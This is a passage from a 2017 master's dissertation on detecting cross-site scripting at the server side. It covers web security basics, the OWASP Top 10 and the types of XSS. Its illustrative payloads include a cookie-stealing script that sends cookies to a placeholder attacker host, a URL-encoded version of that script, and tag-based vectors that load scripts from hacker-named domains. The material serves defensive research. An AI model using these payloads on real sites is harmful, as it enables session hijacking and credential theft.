PEOPLE'S DEMOCRATIC REPUBLIC OF ALGERIA

MINISTERY OF HIGHER EDUCATION AND SCIENTIFIC RESEARCH

UNIVERSITY OF MOHAMED BOUDIAF - M'SILA

FACULTY: Mathematics and Computer Science

DEPARTMENT: Computer Science

N°:……………………………………

DOMAIN: Mathematics and Computer Science

BRANCH: Computer Science

OPTION: Network

A Dissertation in Fulfillment
For the Requirements of the Degree of Master

By: AMMICHE SARAH

SUBJECT

Server side approach based on features extraction to detect XSS attacks

Defended publicly on: ../06/2017

Board of Examiners:

Mr. KAMEL Mohamed	University of M'sila	Chairman
Ms. SAOUDI LALIA	University of M'sila	Supervisor
Mr. DEBBI Hichem	University of M'sila	Examiner

Academic Year: 2016/2017

Table of Contents

Table of Contents.........i
Figure list vi
Table list.........vii

General introduction

Context of the study......... - 1 -

Statement of the Problem......... - 1 -

Objectives......... - 2 -

Contributions......... - 3 -

Report Outline.........- 3 -

CHAPTER 01

Web Applications and Web Security

1.1 Introduction .... - 4 -

1.2 Web Security .... - 4 -

1.2.1 Foundations of Security......... - 4 -

1.2.1.1 Authentication .... - 5 -

1.2.1.2 Authorization......... - 5 -

1.2.1.3 Auditing......... - 5 -

1.2.1.4 Confidentiality......... - 5 -

1.2.1.5 Integrity .... - 5 -

1.2.1.6 Availability......... - 6 -

1.2.2 The Open Web Application Security Project (OWASP)......... - 6 -

1.2.3 OWASP Top 10......... - 6 -

1.2.3.1 Injection......... - 6 -

1.2.3.2 Broken Authentication and Session Management......... - 6 -

1.2.3.3 Cross-Site Scripting (XSS)......... - 6 -

1.2.3.4 Insecure Direct Object References .... - 7 -

1.2.3.5 Security Misconfiguration......... - 7 -

1.2.3.6 Sensitive Data Exposure ... - 7 -
1.2.3.7 Missing Function Level Access Control ... - 7 -
1.2.3.8 Cross-Site Request Forgery (CSRF) ... - 7 -
1.2.3.9 Using Components with Known Vulnerabilities ... - 8 -
1.2.3.10 Unvalidated Redirects and Forwards ... - 8 -
1.3 Cross-Site Scripting (XSS) ... - 8 -
1.3.1 Description ... - 9 -
1.3.2 Causes of XSS Vulnerabilities ... - 9 -
1.3.3 Types of Cross Site Scripting ... - 9 -
1.3.3.1 Stored XSS Attacks ... - 10 -
1.3.3.2 Reflected XSS Attacks ... - 11 -
1.3.3.3 DOM Based XSS ... - 12 -
1.3.4 XSS Attack vectors: ... - 13 -
1.3.5 Impact of XSS attack ... - 15 -
Cookie stealing and account hijacking ... - 16 -
Misinformation ... - 16 -
Denial of Service ... - 16 -
Browser exploitation ... - 16 -
1.3.6 Why is it important to tackle XSS? ... - 17 -
1.3.7 who's affected by cross-site scripting? ... - 18 -

CHAPTER 02

XSS attack detection approaches

2.1 Introduction ... - 21 -
2.2 Intrusion detection system ... - 21 -
2.2.1 What is Intrusion Detection? ... - 21 -
2.2.1 Types of IDS ... - 21 -
2.2.1.1 Network IDS ... - 21 -

2.1.1.2 Host IDS .... - 22 -

2.1.1.3 Hybrid IDS .... - 23 -

2.1.1.4 Honeypots .... - 23 -

2.2.3 Approaches to Intrusion Detection .... - 24 -

2.2.3.1 Signature-Based IDS .... - 24 -

2.2.3.2 Anomaly-Based IDS .... - 24 -

2.2.4 The architecture of an IDS .... - 25 -

2.2.4.1 Sensors .... - 25 -

2.2.4.2 Analyzers .... - 25 -

2.2.4.3 User interface .... - 26 -

2.2.5 False Positives and Negatives .... - 26 -

2.3 Cross-site Scripting (XSS) Attack Detection Approaches .... - 26 -

2.3.1 Static Approach .... - 26 -

2.3.1.1 Taint Propagation Approach .... - 27 -

2.3.1.2 Analysis of String .... - 27 -

2.3.1.3 Bounded Model Checking .... - 27 -

2.3.1.4 Software Testing Approaches .... - 28 -

2.3.1.5 Using Untrusted Scripts .... - 28 -

2.3.2 Dynamic Approach: .... - 28 -

2.3.2.1 Interpreter-based Approaches .... - 29 -

2.3.2.2 Syntactical Structure Approach .... - 29 -

2.3.2.3 Browser-Enforced Embedded Policies Approach .... - 29 -

2.3.3 Combination of Static and Dynamic Approach .... - 30 -

2.3.3.1 Lattice-based Approach .... - 30 -

2.3.4 Server Side Solutions .... - 30 -

2.4.4.1 IDS Level detection .... - 31 -

2.4.4.2 Boundary injection .... - 31 -

2.2.4.3 Reverse proxy level detection .... - 31 -

2.2.5Client side Solutions.. - 32 -

2.3 Conclusion...- 34 -

CHAPTER 03

Our Detection Approach

3.1 Introduction .... - 35 -

3.2 Overview of the XSS Attack Detection approach .... - 35 -

3.3 XSS-Detection Framework .... - 37 -

3.4 Training phase .... - 38 -

3.4.1 Web Spider .... - 38 -

3.4.2 JavaScript Extractor.. - 38 -

3.4.2.1 Inlined script .... - 39 -

3.4.2.2 Script inclusion (local) .... - 39 -

3.4.2.3 Script inclusion (remote) .... - 39 -

3.4.2.4 Event handler .... - 39 -

3.4.2.5 URL attribute value .... - 39 -

3.4.3 Features extractor .... - 40 -

3.4.3.1 Method definition features.. - 40 -

3.4.3.2 Method call features .... - 41 -

3.4.4Database.. - 41 -

3.5 Detection phase.. - 42 -

3.5.1 Sensor .... - 42 -

3.5.2 JavaScript Extractor and Features extractor .... - 42 -

3.5.3 Http Response Deviation Detector .... - 43 -

3.5.4 XSS type determinator.. - 44 -

3.5.5 Sanitization module: .... - 45 -

3.5 Conclusion...- 45 -

CHAPTER 04

Implementation and experimentation

4.1 Introduction .... - 46 -
4.2 Development environment and tools .... - 46 -
4.2.1 Java .... - 46 -
4.2.2 NetBeans IDE 8.1 .... - 47 -
4.2.3 MySQL .... - 47 -
4.2.4 WampServer .... - 47 -
4.2.5 JSoup .... - 48 -
4.2.6 Rhino .... - 48 -
4.2.7 Regex .... - 50 -
4.2.8 HtmlUnit .... - 50 -
4.3 Presentation of the Implemented XSS detector .... **Error! Bookmark not defined.** 50 -
4.3.1 Training phase .... - 50 -
4.3.2Detection phase .... - 51 -
4.4 Experimentation .... - 52 -
Damn Vulnerable Web Application (DVWA) .... - 52 -
OWASP Mutillidae .... - 53 -
4.6 Evaluation Results .... - 54 -
4.6 Conclusion .... - 56 –

CONCLUSION AND PERSPECTIVES

1. Conclusion and perspectives .... - 57-

List of figures

Figure 1.1: OWASP Top 10 Application Security Risks – 2013..08
Figure 1.2: Typical scenario of a persistent XSS attack...10
Figure 1.3: Typical scenario of a non-persistent XSS attack...11
Figure 1.4: Web vulnerability likelihood in Edgescan statistics report...................................17
Figure 1.5: Web vulnerability likelihood in WhiteHat statistics report…….............................17
Figure 1.6: Twitter users fall victim to new XSS worm..18
Figure 1.7: McAfee.. 18
Figure 1.8: XSS on the NASA website.. 18
Figure 1.9: XSS in Google Finance.. 19
Figure 1.10: XSS in PayPal– BONUS: discovered by a 17-year-old kid............................... 19
Figure 1.11: TweetDeck Taken Down to Assess XSS Vulnerability..................................... 19
Figure 1.12: Universal XSS in Internet Explorer.. 19
Figure 1.13: XSS in YouTube 20
Figure 1.14: XSS in Google Payments.. 20
Figure 1.15: XSS in Android Developers 20
Figure 2.1: Network-Based IDS.. 22
Figure 2.2: Host-Based IDS... 23
Figure 3.1: Reverse- proxy XSS Detection mechanism... 35
Figure 3.2: XSS-Detection training phase.. 37
Figure 3.3: XSS-Detection Detection phase... 37
Figure 3.4: Data base structure.. 42
Figure 3.5: Detection algorithm..43
Figure 3.6: levenshtein algorithm...44
Figure 4.1: Method definition features extraction... 49
Figure 4.2: Method call features extraction 49
Figure 4.3: Training phase interface.. 51
Figure 4.4: Detection phase interface..52
Figure 4.5: DVWA web application.. 53
Figure 4.6: owasp mutillidae web application..53

List of tables

Table 3.1: Training phase of XSS Detection..........36
Table 3.2: Detection phase of XSS Detection..........36
Table 3.3: Method definition features..........40
Table 3.4: Method call features..........41
Table 4.1: Test Applications characteristics..........54
Table 4.2: Type of attack vectors..........54
Table 4.3: XSS attacks vectors applied..........55
Table 4.4: Injected attacks and detection rates..........55

GENERAL INTRODUCTION

General introduction

Context of the study

Nowadays, everything is in web. It may be Organization's administration software, transportation, banking, e-commerce, business, and web mail, social networking sites like Facebook, Twitter and Myspace. It has become part of every individual's daily activity.

Web application is considered the backbone of every activity in web. All data in web are accessible through web applications. These web applications are always available from anyplace with an Internet connection, and they enable users to communicate and collaborate at a speed that inconceivable only a couple of decades prior. Previously, the vast majority of the sites were static sites which did not have too much vulnerability and were not interactive with guests so that they could not be utilized by hackers resulting in disregarded the WEB-based security. In present, web application grows its uses to give an ever increasing number of services and it has turned out to be a standout amongst the most fundamental correspondence channels between service providers and the clients, to enlarge the clients' experience many web applications are utilizing client side scripting languages, for example JavaScript.

Nonetheless, the exponential development of web technologies includes important disadvantages, in light of the fact that the Web application security issues increments quickly. Thus, security vulnerabilities headed to various types of attacks in web applications. Amongst those is Cross Site Scripting also known as XSS.

Statement of the Problem

The Cross Site Scripting attack is function by changing the syntax of an HTML tag by inserting new operators or keywords; it is a class of code injection into dynamically generated pages of trusted sites for transferring sensitive data to any third party that happens when there is no proper input validation.

Numerous web applications like social networking sites or any web applications could be the victims of this attack. Furthermore, exploitation of this vulnerability will be a threat to security attributes like confidentiality, integrity and authorization. For example, the website targeted will subject to financial losses and its reputation will be damaged as well. In addition, it threatens the web security in the client part directly and steals the visitor's cookies and acquires the visitor's

right as well, or redirects the visitors to visit another website which the hacker has established with malicious code already. It even can control the visitor's computer.

In spite of the fact that there are a few strategies which can detect XSS attacks or threats, but XSS still cannot be totally detected.

Existing server side approaches that detect injected JavaScript code suffer from a number of limitations:

First, if the detection of injected JavaScript code is performed at browsers, it means that browser implementations need to be modified to interpret the information sent by the server side and execute JavaScript code accordingly [19].

Second, most of the approaches require source code instrumentation, it means that web application implementation need to be modified to insert some comments or delimiters to distinguish between benign and malicious JavaScript code ([19],[37],[29]).

Finally most of the approaches may not detect injected JavaScript code, if it is similar to benign script. For example, an attacker might choose to inject a method call that is already present in a response page to introduce subtle unwanted behavior, or redefine a method with a little modification to be undetectable by XSS detection tools.

For this reason, there is a need to find a practical technique that covers a wide range of attacks, without any modifications of the original application code.

Objectives

In order to solve the above problems we propose an approach to implement an XSS attack detection prototype based on Scripts features analyzing, which permit detection of any injected script if it is similar to benign script, without any modification of application source code.

Our presented solution aims to detect XSS attacks on the reverse proxy side in dynamic way, by analyzing both the client request and the server response without instrumentation of the source code. It detects the type of attacks, to eliminate any stored XSS from database.

Contributions

In order to achieve the above objectives, our work makes the following contributions:

- Development of a server side approach that distinguishes injected JavaScript code from legitimate one, without source code instrumentation.
- Our approach is based on the concept of JavaScript features extraction of JavaScript code and uses of hash for each extracted method definition.
- Detection of injected JavaScript code, if it is similar to benign script.
- Detection of method definition overriding attack.

Report Outline

This report divided in four chapters:

The first chapter provides the basic concepts of Web Security, we present the top 10 OWASP web vulnerabilities, we focus on the Cross-Site Scripting (XSS) and we give a few attack techniques and its impact on the web pages, also we present some known sites that affected by cross-site scripting.

The second chapter offers a general overview of Intrusion Detection Systems, their detection types, different technologies and their components. In addition it presents different Approaches and previous works to mitigate the XSS attack.

The third chapter presents the conceptual design of our approach which uses a reverse proxy at the server side that distinguishes injected JavaScript code from legitimate one, we present its different modules and methods for XSS attack detection.

In the fourth chapter we will present the implemented XSS detector, and its experimentation, also discuss the obtained results from running the detector, to demonstrate the effectiveness of the proposed method in this work.

Finally, we conclude this study by a general conclusion, recommendations and different perspectives.

Web Security and XSS attacks

CHAPTER 01

Chapter 1
Web Security and XSS attacks

1.1 Introduction

As with any new progress in class of technology, web applications have produced a new range of security vulnerabilities. New attacks have been conceived that were not considered when existing applications were developed. New technologies have been developed to introduce new possibilities for exploitation.

Web security is a very wide and important domain. It is a battle against various types of possible attacks. One of the most famous types of attacks is cross site scripting.

In this chapter, we'll begin with the discussion of fundamental concepts and principles of web security. Then we'll give an overview of the common security problems addressed in Web applications. In addition, we will give a detailed information about XSS attacks and its impact on the users of the web application.

1.2 Web Security

Web security is the protection of information assets that can be accessed from Web server. There are two sides of Web security, the first side is relative to Web browser responsible for securely confining Web content presented by visited websites. the second side is relative to Web applications mean online merchants, banks, blogs, Google Apps …,it's mix of server-side (written in PHP, Ruby, ASP, JSP… runs on the Web server) and client-side code(written in JavaScript… runs in the Web browser),in this side there are many potential bugs occur : XSS, XSRF, SQL injection .

1.2.1 Foundations of Security

The Goals of Web Application security is support secure Web applications, mean which that applications delivered over the Web should have the same security properties as required for standalone applications, these properties relies on the following elements:

1.2.1.1 Authentication

Authentication addresses the question: who are you? It is the process of uniquely identifying the clients of your applications and services. These might be end users, other services, processes, or computers. In security parlance, authenticated clients are referred to as principals[46].

1.2.1.2 Authorization

Authorization addresses the question: what can you do? It is the process that governs the resources and operations that the authenticated client is permitted to access. Resources include files, databases, tables, rows, and so on, together with system-level resources such as registry keys and configuration data. Operations include performing transactions such as purchasing a product, transferring money from one account to another, or increasing a customer's credit rating[46].

1.2.1.3 Auditing

Effective auditing and logging is the key to non-repudiation. Non-repudiation guarantees that a user cannot deny performing an operation or initiating a transaction. For example, in an e-commerce system, non-repudiation mechanisms are required to make sure that a consumer cannot deny ordering 100 copies of a particular book[46].

1.2.1.4 Confidentiality

Confidentiality, also referred to as privacy, is the process of making sure that data remains private and confidential, and that it cannot be viewed by unauthorized users or eavesdroppers who monitor the flow of traffic across a network. Encryption is frequently used to enforce confidentiality. Access control lists (ACLs) are another means of enforcing confidentiality[46].

1.2.1.5 Integrity

Integrity is the guarantee that data is protected from accidental or deliberate (malicious) modification. Like privacy, integrity is a key concern, particularly for data passed across networks. Integrity for data in transit is typically provided by using hashing techniques and message authentication codes[46].

1.2.1.6 Availability

From a security perspective, availability means that systems remain available for legitimate users. The goal for many attackers with denial of service attacks is to crash an application or to make sure that it is sufficiently overwhelmed so that other users cannot access the application.[46]

1.2.2 The Open Web Application Security Project (OWASP)

An open source community project set up to develop software tools and knowledge-based documentation for Web application security. OWASP is dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted [46].

1.2.3 OWASP Top 10

The OWASP Top Ten [4]is a powerful awareness document for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are. Project members include a variety of security experts from around the world who have shared their expertise to produce this list.

1.2.4. OWASP Top 10 Application Security Risks – 2013

1.2.4.1 Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

1.2.4.2 Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users identities[4].

1.2.4.3 Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's

browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites[4].

1.2.4.4 Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data[4].

1.2.4.5 Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date[4].

1.2.4.6 Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser[4].

1.2.4.7 Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization[4].

1.2.4.8 Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim[4].

1.2.4.9 Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts[4].

1.2.4.10 Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages[4].

Figure 1.1 OWASP Top 10 Application Security Risks – 2013[46].

1.3 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) attack is the top most vulnerability found in today's web applications. Is ranked third among the top 10 list of attacks by OWASP [4], and fourth in the top 25 most dangerous software errors from CWE/SANS.

XSS it's one of the most serious problems of web applications that can be exploited by an attacker very easily.

XSS attacks permit an attacker to execute the malicious scripts on the victim's web browser resulting in various side-effects such as data compromise, stealing of cookies, passwords, credit card numbers etc. so it's considered as one of the most serious threats on the web.

1.3.1 Description

Cross-Site Scripting (XSS) is a client side attack that allows the attacker execute scripts in a victim's browser generally JavaScript, for various reasons: hijack user sessions and steal his credentials, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.

XSS vulnerabilities occur when user of web application includes provide data in a page sent to the browser without properly validating or escaping that content.

XSS attacks are a type of injection, in which malicious scripts are injected into benign and trusted web sites. That's mean an attacker uses a web application to send malicious script in the form of a browser side script, to a different end users. The end user's browser will execute the script. Because it thinks the script came from a trusted source, has no way to know that the script should not be trusted, then the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the contents of the HTML or dynamic webpage.

1.3.2 Causes of XSS Vulnerabilities

Different points participate in the popularity of XSS flaws. Among them, the majority of developers ignore the security side, they developed an application accept and display directly untrusted user inputs without validation. The two main conditions for an XSS attacks is: first injecting data from an untrusted source into dynamic content that is to be sent to a web user. The second condition is the injected content is able to perform malicious activities.

1.3.3 Types of Cross Site Scripting

XSS attacks can generally be categorized into two categories: stored (persistent) and reflected (non-persistent). There is a third, defined by Amit Klein in 2005 called DOM Based XSS. These 3 types of XSS are defined as follows in [4]:

1.3.3.1Stored XSS Attacks




FIGURE 1.2 Typical scenario of a persistent XSS attack[4].

Figure 1.2 shows a persistent XSS attack, also known as a stored XSS or Type-IXSS attack. This attack type involves injecting malicious script into a website, which stores the script in its database.[20] If the script is not correctly filtered, it will appear to be a part of the Web application and run within a user's browser under the application's privileges.

A persistent XSS attack does not need a malicious link for successful exploitation, simply visiting the webpage will compromise the user.

Persistent XSS is often difficult to detect and is considered more harmful than the other two attack types. Because the malicious script is rendered automatically, there is no need to target individual victims or lure them to a third-party website. Consequently, attackers can easily hide their activity, for example, many web sites allow registered users post messages which are stored in a database of some kind. A registered user is commonly tracked using a session ID cookie authorizing them to post. If an attacker posted a message containing a specially crafted JavaScript, a user reading this message could have their cookies and their account compromised.

Cookie Stealing Code Snippet:

```
<SCRIPT>document.location='http://attackerhost.example/cgibin/cookiesteal.cgi?
'+document.cookie</SCRIPT>
```

1.3.3.2 Reflected XSS Attacks




FIGURE 1.3 Typical scenario of a no persistent XSS attack [4].

Figure 1.3 shows a no persistent, or reflected, XSS attack[20], which occurs when a website or Web application passes invalid user inputs. Usually, an attacker hides malicious script in the URL, disguising it as user input, and lures victims by sending emails that prompt users to click on the crafted URL. When they do, the harmful script executes in the browser, allowing the attacker to steal authenticated cookies or data. In the figure, we assume that victims have authenticated themselves at the vulnerable site.

Example [47]:

Many web portals offer a personalized view of a web site and may greet a logged in user with "Welcome, <your username>". Sometimes the data referencing a logged in user is stored within the query string of a URL and echoed to the screen

Portal URL example:

```
http://portal.example/index.php sessionid=12312312&username=Joe
```

In the example above we see that the username "Joe" is stored in the URL. The resulting web page displays a "Welcome, Joe" message. If an attacker were to modify the username field in the URL, inserting a cookie-stealing JavaScript, it would possible to gain control of the user's account if they managed to get the victim to visit their URL.

A large percentage of people will be suspicious if they see JavaScript embedded in a URL, so most of the time an attacker will URL Encode their malicious payload similar to the example below.

URL Encoded example of Cookie Stealing URL:

```
http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70
%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A
%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69
%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63
%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E
```

Decoded example of Cookie Stealing URL:

```
http://portal.example/index.php?sessionid=12312312&username=<script>document.l
ocation='http://attackerhost.example/cgibin/cookiesteal.cgi?'+document.cookie<
/script>
```

1.3.3.3 DOM Based XSS

A webpage is composed of various elements, such as forms, paragraphs, and tables, which are represented in an object hierarchy. To update the structure and style of webpage content dynamically, all Web applications and websites interact with the DOM, a virtual map that enables access to these webpage elements. Compromising a DOM will cause the client-side code to execute in an unexpected manner. A DOM-based, or Type-0, XSS attack executes in the same manner as a no persistent XSS attack except for step 3 (Figure 1.3).

In a DOM-based attack, rather than having the server carry the malicious payload in its HTTP response, the attacker encodes a malicious value in a URL and sends it to the victim. The attack occurs when the victim's browser executes the malicious code from the modified DOM. On the client side, the HTTP response does not change but the script executes maliciously. This exploit works only if the browser does not modify the URL characters. A DOM-based XSS attack is the most advanced type and is not well known. Indeed, much of the vulnerability to this attack type stems from the inability of Web application developers to fully understand how it works[20].

For example:

Assume that the URL

```
http://www.vulnerable.site/welcome.html
```

Contains the following content:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>var pos=document.URL.indexOf("name=")+5;
    document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
Welcome to our system
…</HTML>
```

This page will use the value from the "name" parameter in the following manner.

http://www.vulnerable.site/welcome.html?name=Joe

In this example, the JavaScript code embeds part of document.URL (the page location) into the page, without any consideration for security. An attacker can abuse this by luring the client to click on a link such as

```
http://www.vulnerable.site/welcome.html?name= <script>alert(document.cookie)</script>
```

Which will embed the malicious JavaScript payload into the page at runtime[47].

1.3.4 XSS Attack vectors:

Web applications today are not static HTML pages. They are dynamic and loaded with ever changing content. Present day pages pull information from a wide range of sources. This information is amalgamated with the page and can contain simple text, or pictures, and can likewise contain HTML labels, for example, <p> for section, <img> for picture and <script> for scripts.

Ordinarily the hacker will utilize the "comments" highlight of the site page to embed a comment that contains a script. Each client who sees that comment will download the script which will execute on his browser, creating undesirable conduct. Something as simple as a Facebook post on wall can contain a malicious script, which if not filtered by the Facebook servers will be injected into the wall and execute on the browser of every person who visits this Facebook profile.

At this point we ought to know that any kind of data that can arrive on the site page from an outside source has the capability of being tainted with a malicious script, here we give some example in what form does the data come mentioned in [48] .

<SCRIPT>

The <SCRIPT> tag is the most popular way and sometimes easiest to detect. It can arrive to the page in the following forms:

External script:

```
<SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT>
```

Embedded script:

```
<SCRIPT> alert (“XSS”); </SCRIPT>
```

<BODY>

The <BODY> tag can contain an embedded script by using the ONLOAD event, as shown below:

```
<BODY ONLOAD=alert ("XSS")>
```

The BACKGROUND attribute can be similarly exploited:

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

<IMG>

Some browsers will execute a script when found in the <IMG> tag as shown here:

```
<IMG SRC="javascript:alert('XSS');">
```

There are some variations of this that work in some browsers:

```
<IMGDYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
```

<IFRAME>

The <IFRAME> tag allows you to import HTML into a page. This important HTML can contain a script.

```
<IFRAME SRC=”http://hacker-site.com/xss.html”>
```

<INPUT>

If the TYPE attribute of the <INPUT> tag is set to “IMAGE”, it can be manipulated to embed a script:

```
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

<LINK>

The <LINK> tag, which is often used to link to external style sheets could contain a script:

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

<TABLE>

The BACKGROUND attribute of the TABLE tag can be exploited to refer to a script instead of an image:

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

The same applies to the <TD> tag, used to separate cells inside a table:

```
<TD BACKGROUND="javascript:alert('XSS')">
```

<DIV>

The <DIV> tag, similar to the <TABLE> and <TD> tags can also specify a background and therefore embed a script:

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

The <DIV> STYLE attribute can also be manipulated in the following way:

```
<DIV STYLE="width: expression (alert ('XSS'));">
```

<OBJECT>

The <OBJECT> tag can be used to pull in a script from an external site in the following way:

```
<OBJECT TYPE="text/x-scriptlet" DATA="http://hacker.com/xss.html">
```

<EMBED>

If the hacker places a malicious script inside a flash file, it can be injected in the following way:

```
<EMBED SRC="http://hacker.com/xss.swf" AllowScriptAccess="always">
```

1.3.5 Impact of XSS attack

Impact of XSS attack totally depends on the sensitivity of the data handled by vulnerable site. It may range from petty low to significantly high. Below list mention the various impacts of XSS.

Cookie stealing and account hijacking

Important information such as session ID is stored in cookies which can be stolen by an attacker, so it is possible for an attacker to steal the user's identity and confidential information associate with it. In case of normal users, it will lead loss of personal information such as bank account credentials and credit card information. For administrator user having high privileges, if there account is compromised through XSS, attacker can access web server, associated database system, and thus will have complete control on the web application [33].

Misinformation

One of the severe threats of XSS is a danger of credentialed misinformation. These types of attacks can include malware that can spy on user's browsing activities and therefore get traffic statistics, which leads to loss of privacy. Other type of misinformation is that malicious code can modify the appearance of the content of the page, after it is interpreted by the web browser [33].

Denial of Service

In view of an enterprise, it is critical that their Web applications must be accessible at all times. However, malicious scripts can cause loss of availability. Loss if availability can be achieved by redirecting user to different page whenever he tries to access particular legitimate page which can be achieved through XSS. Past example of XSS attack was spread of XSS worm in social network site Myspace.com which resulted in Denial of Service (DOS) attack. Also malicious script can crash user browser by using script that will throw alert boxes infinitely hence user is not allowed to access particular page [33].

Browser exploitation

Malicious script can route client browser to attacker's site and then attacker can take benefit of security vulnerabilities present in web browser to have full control over user computer by executing various system commands like installing Trojan horse programs on the client or upload local data containing information about user credentials [33].

1.3.6 Why is it important to tackle XSS?

The web application hacker's handbook [8] describes XSS attacks as follows:

"The Godfather of attacks against other users. It is by some measure the most prevalent web application vulnerability found in the wild."

Web security statistics reports like Edgescan[49] or Whitehat security [50] show that cross site scripting has a high likelihood of being discovered in web applications as shown in Figures (1.4) and (1.5) respectively. This is partially due to the fact that some web developers do not have the appropriate training for secure coding. Although it is not always necessarily the reason as there are a lot of discovered XSS bugs in websites owned by big companies which have dedicated security teams that run manual and automatic penetration testing but still missed detecting these vulnerabilities. That proves that XSS vulnerabilities can appear in the most unexpected places in a website, especially in complicated websites that gets updated frequently in order to add more features which might use unsafe user data. That is why a lot of companies like: Microsoft, Facebook, Google and so forth offer bug bounty programs to encourage security researchers to report found bugs by offering rewards for their bug reporting [40].

